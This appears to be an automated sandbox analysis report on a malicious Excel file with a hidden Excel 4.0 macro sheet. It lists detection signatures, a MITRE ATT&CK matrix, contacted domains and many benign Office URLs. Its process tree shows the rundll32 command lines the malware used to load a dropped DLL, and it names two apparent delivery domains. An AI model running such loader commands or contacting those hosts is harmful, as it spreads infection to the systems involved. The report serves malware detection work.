ID: 412672
Sample Name:
85095f36_by_Libranalysis.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 21:13:15
Date: 12/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report 85095f36_by_Libranalysis.xls

Overview


General Information

Sample Name:	85095f36_by_Libranalysis.xls
Analysis ID:	412672
MD5:	85095f36d19d0a0.
SHA1:	8ec5f0d784134f0..
SHA256:	a4a5606ff24d70f…
Tags:	SilentBuilder
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	76
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- Sigma detected: Microsoft Office Pr…
- Document contains embedded VBA …
- IP address seen in connection with o…
- JA3 SSL client fingerprint seen in co…
- Potential document exploit detected…
- Potential document exploit detected…
- Potential document exploit detected…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 6024 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 6200 cmdline: rundll32 ..\ritofm.cvm,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 6272 cmdline: rundll32 ..\ritofm.cvm1,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


No yara matches

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)


Found Excel 4.0 Macro with suspicious formulas

Found abnormal large hidden Excel 4.0 Macro sheet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Im
Valid Accounts	Scripting 2 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M Sy Pa
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D Lo
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D Da
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Ca Bi Fr
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		M Ap Ra or


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
85095f36_by_Libranalysis.xls	7%	Virustotal		Browse
85095f36_by_Libranalysis.xls	11%	ReversingLabs		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-user.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-user.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-user.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
signifysystem.com	192.185.39.58	true	false		unknown
fcventasyservicios.cl	192.185.32.232	true	false		unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://login.microsoftonline.com/	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://shell.suite.office.com:1443	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://autodiscover-s.outlook.com/	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://cdn.entity.	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://powerlift.acompli.net	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://cortana.ai	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://api.aadrm.com/	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://ofcrecsvcapi-int.azurewebsites.net/	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://api.microsoftstream.com/api/	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://cr.office.com	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://graph.ppe.windows.net	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-user.acompli.net	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://store.office.cn/addinstemplate	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://web.microsoftstream.com/video/	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://graph.windows.net	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://dataservice.o365filtering.com/	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://ncus.contentsync.	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://weather.service.msn.com/data.aspx	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false		high
http://https://apis.live.net/v5.0/	2ECD44E8-C9E6-4D87-BE35-E1612EC8869C.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
